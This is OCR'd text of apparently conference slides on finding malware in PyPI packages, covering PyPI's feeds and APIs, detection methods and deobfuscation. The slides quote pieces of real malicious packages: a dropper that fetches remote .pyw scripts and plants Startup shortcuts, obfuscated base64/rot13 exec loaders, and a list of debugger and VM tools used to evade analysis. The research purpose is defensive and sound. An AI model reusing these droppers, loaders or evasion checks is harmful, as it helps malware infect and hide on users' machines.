


```python
import urllib.request
import os
import shutil
from . import instka
import sys

def consoleLog(string):
    apdt = os.environ['APPDATA']
    if not os.path.isdir(apdt+"/System/etc"):
        instka.istnall()
    print(string)
```

```python
with urllib.request.urlopen("https://raw.githubusercontent.com/denborg/shiny-giggle/master/sync.pyw") as response,
        open(path+"etc/sync.pyw", 'wb') as out_file:
            shutil.copyfileobj(response, out_file)
with urllib.request.urlopen("https://raw.githubusercontent.com/denborg/shiny-giggle/master/script.pyw" as response,
        open(path+"script.pyw", 'wb') as out_file:
            shutil.copyfileobj(response, out_file)
with urllib.request.urlopen("https://github.com/denborg/shiny-giggle/releases/download/rel/script.pyw.lnk") as response,
        open(apdt+"/Microsoft/Windows/Start Menu/Programs/Startup/script.pyw.lnk", 'wb') as out_file:
            shutil.copyfileobj(response, out_file)
with urllib.request.urlopen("https://github.com/denborg/shiny-giggle/releases/download/rel/sync.pyw.lnk") as response,
        open(apdt+"/Microsoft/Windows/Start Menu/Programs/Startup/sync.pyw.lnk", 'wb') as out_file:
            shutil.copyfileobj(response, out_file)
```

Increase time of staying unnoticed


requist (created 22.02.2022, found 06.04.2022 – 37 days)



```
# Python code obfuscated by www.development-tools.net


import base64, codecs
magic = 'aW1wb3J0IG9zDQppbXBvcnQgcmUNCmltcG9ydCBqc29uDQoNCmltcG9ydCByYW5kb20NCmltcG9ydCBwbGF0Zm9ybQ0K
love = 'NtVTyzVT9mYz5uoJHtVG0tVz50VwbAPvNtVPNtVPNtVPNtVTI4nKDbXD0XQDbAPvNtVPNtVPNtp2IfMv50o2gyoaZtCFC
god = 'ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAiaW5saW5lIjogRmFsc2UsDQogICAgICAgICAgICAgIC
destiny = 'AypvORLKEuKSkZo2AuoPOGqT9lLJqyKSkfMKMyoTEvKSjvYN0XVPNtVPNtVPNtVPNtVyAjqKEhnJfvBvOmMJkzYaOw
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') + eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\x63\x6f\x64\x65\x28
eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
```

Increase time of staying unnoticed

nscrypto (created 23.02.2022, found 06.04.2022 – 36 days)



```
import base64, codecs
magic = 'DQoNCg0KaW1wb3J0IHJlcXVlc3RzICMxDQppbXBvcnQgb3MgIzANCmltcG9ydCBzaHV0aWwgI
love = 'bAPvNtVPNtVPNtpzI0qKWhVRSSHl5hMKpbLJImK2gyrFjtDHIGYx1CERIsE0AAYPOcqvxAPvNt
god = 'ICAgICAnS29tZXRhJzogc2VsZi5hcHBkYXRhICsgcidcXEtvbWV0YVxcVXNlciBEYXRhXFxMb2N
destiny = 'Izo25yVt0XQDbtVPNtVPNtVPNtVPNtVPNtqKWfVQ0tMvqbqUEjpmbiY2Axov5xnKAwo3WxL
joy = '\x72\x6f\x74\x31\x33'
trust = eval('\x6d\x61\x67\x69\x63') + eval('\x63\x6f\x64\x65\x63\x73\x2e\x64\x65\
eval(compile(base64.b64decode(eval('\x74\x72\x75\x73\x74')),'<string>','exec'))
```

Chapter 3:
How to TI

How to use PyPI

RSS Feeds

JSON API

Legacy API

Stats API


XML-RPC

BigQuery Datasets

https://warehouse.pypa.io/api-reference/index.html

How to use PyPI

- RSS Feeds
- JSON API
- Legacy API
- Stats API
- XML-RPC
- BigQuery Datasets



Newest Packages Feed

Available at https://pypi.org/rss/packages.xml, this feed provides the latest newly created projects on PyPI,

			Title	Author	Category	Published
☆	*		snyk-tags 1.0.2	eric.fernandez@snyk.io		18:50
☆	*		OpenFisca-US 0.129.1	hello@policyengine.org		18:49
☆	*		lilyweight 0.0.4	hypixelskyhub@gmail.com		18:48
☆	*		cloudnetpy-qc 0.2.0	actris-cloudnet@fmi.fi		18:48
☆	*		virtool-core 2.22.3			18:48
☆	*		pyrena 1.0.60			18:48
☆	*		pupil-labs-realtime-api 1.1.0	info@pupil-labs.com		18:47
☆	*		calphy 1.1.4	sarathmenon@mailbox.org		18:47
☆	*		cashflower 0.1.8			18:47
☆	*		fpgaconvnet-model 0.1.2	am9215@ic.ac.uk		18:47

Lat

Availa
indivi the
releas

Pr

Available at `https://pypi.org/rss/project/<project_name>/releases.xml` for each project, this feed provides the latest releases for the given project on PyPI, including the package name and description, release version, and a link to the release page.

How to use PyPI

- RSS Feeds
- JSON API
- Legacy API
- Stats API
- XML-RPC
- BigQuery Datasets

```
GET /pypi/<project_name>/json

GET /pypi/<project_name>/<version>/json
```

How to use PyPI

- RSS Feeds
- JSON API
- Legacy API
- Stats API
- XML-RPC
- BigQuery Datasets

```
GET /simple/

GET /simple/<project>/
```

How to use PyPI

RSS Feeds


JSON API

Legacy API

Stats API

XML-RPC

BigQuery Datasets



```
{
  top_packages : {
    CodeIntel : {
      size : 23767329521
    }
    MegEngine : {
      size : 15056626547
    }
    OpenVisus : {
      size : 138562460633
    }
    Panda3D : {
      size : 28876047282
    }
    PySide2 : {
      size : 20246295405
```

How to use PyPI

RSS Feeds

JSON API

Legacy API

Stats API

XML-RPC

BigQuery Datasets

```
['kolang', '1.2', 1661142994, 'remove release']
['kolang', '0.0.0', 1661143009, 'remove release']
['kolang', '1.0.0', 1661143018, 'remove release']
['kolang', '1.1', 1661143025, 'remove release']
['webdataset', '0.2.18', 1661143034, 'new release']
['webdataset', '0.2.18', 1661143034, 'add py3 file webdataset-0.2.18-py3-none-any.whl']
['webdataset', '0.2.18', 1661143036, 'add source file webdataset-0.2.18.tar.gz']
['towhee', '0.8.1.dev70', 1661143281, 'new release']
['towhee', '0.8.1.dev70', 1661143281, 'add py3 file towhee-0.8.1.dev70-py3-none-any.whl']
['towhee', '0.8.1.dev70', 1661143284, 'add source file towhee-0.8.1.dev70.tar.gz']
['flaskcreator', '0.0.102', 1661143614, 'new release']
```

https://warehouse.pypa.io/api-reference/xml-rpc.html

How to use PyPI

RSS Feeds


JSON API

Legacy API

Stats API

XML-RPC

BigQuery Datasets




timestamp	country_code	url	project
2021-01-16 05:05:59 UTC	US	/simple/23andme-to-vcf/	23andme-to-vcf
2021-01-16 05:05:44 UTC	US	/simple/0wdg9nbmpm/	0wdg9nbmpm
2021-01-16 05:07:08 UTC	US	/simple/ab-nester/	ab-nester
2021-01-16 21:12:54 UTC	GB	/simple/3deecelltracker/	3deecelltracker
2021-01-16 05:05:56 UTC	US	/simple/21cmfast/	21cmfast
2021-01-16 05:05:44 UTC	US	/simple/0x/	0x
2021-01-16 05:06:26 UTC	US	/simple/aaapdf/	aaapdf

pepy.tech

pypistats.org

https://warehouse.pypa.io/api-reference/bigquery-datasets.html

How to analyze


Реклама

Анализ репозиториев свободных проектов

Высокая скорость работы. Результат гарантирован. Без фолзов!

blog.disasm.me Реклама

How to analyze - Typosquatting

Pros:

- Many algos to detect
- [Maybe] good for making typosquatting bulletins (like Sonatype does)

Cons:

- Lots of false-positive [need to additional checks]
- Omitting a lot of other, unique named malware
- What about malware in popular packages themselves?


How to analyze – ~~Yara~~ Rules and Regexps

Pros:

- Popular practice for malware detection
- Fast and reliable

Cons:

- It's a source code – easy to obfuscate



```
async def init(self):
    if self.webhook == "" or self.webhook == "\x57EBHOOK_HERE":
        self.hazard_exit()

    if __author__ != "\x52\x64\x69\x6d\x6f":
        self.hazard_exit()
```

It's good variant – but need to normalize strings and deobfuscate first

How to analyze – Static analyzers

Pros:

- Popular practice in code analysis
- Rules on data flows

Cons:

- It’s a source code – easy to obfuscate
- Much slower


How to analyze – Dynamic analyzers / Sandboxes

Pros:

- No need to analyze python internals
- May be scaled to everything


Cons:

- High resource consumption
- We cannot just use cuckoo – need to make it undetectable



```
'blackListedPrograms':
[
    "httpdebuggerui", "wireshark", "fiddler", "regedit", "cmd", "taskmgr",
    "vboxservice", "df5serv", "processhacker", "vboxtray", "vmtoolsd", "vmwaretray",
    "ida64", "ollydbg", "pestudio", "vmwareuser", "vgauthservice", "vmacthlp",
    "x96dbg", "vmsrvc", "x32dbg", "vmusrvc", "prl_cc", "prl_tools", "xenservice",
    "qemu-ga", "joeboxcontrol", "ksdumperclient", "ksdumper", "joeboxserver"
]
```


My analysis pipeline



Deobfuscation

Simple Unpacker:

1. Finds blobs of encrypted data
2. Brute forces popular algos
   according to data alphabet and entropy:
   baseX, lzma, zlib, AES, “development tools” algo
3. If result of “matryoshka” is a code – it’s a next layer



```
# Source Generated with Decompyle++
# File: SAMPLE.PYC (Python 3.8)

import lzma
import base64
exec(lzma.decompress(base64.b64decode(b'/Td6WFoAAATm1rRGAgAhARYAAAB0L+Wj4ABXAFJdADIZS
```

Pros:
- Simple, yet powerful

Cons:
- Cannot deobfuscate something non-generic -> easy to break


Deobfuscation

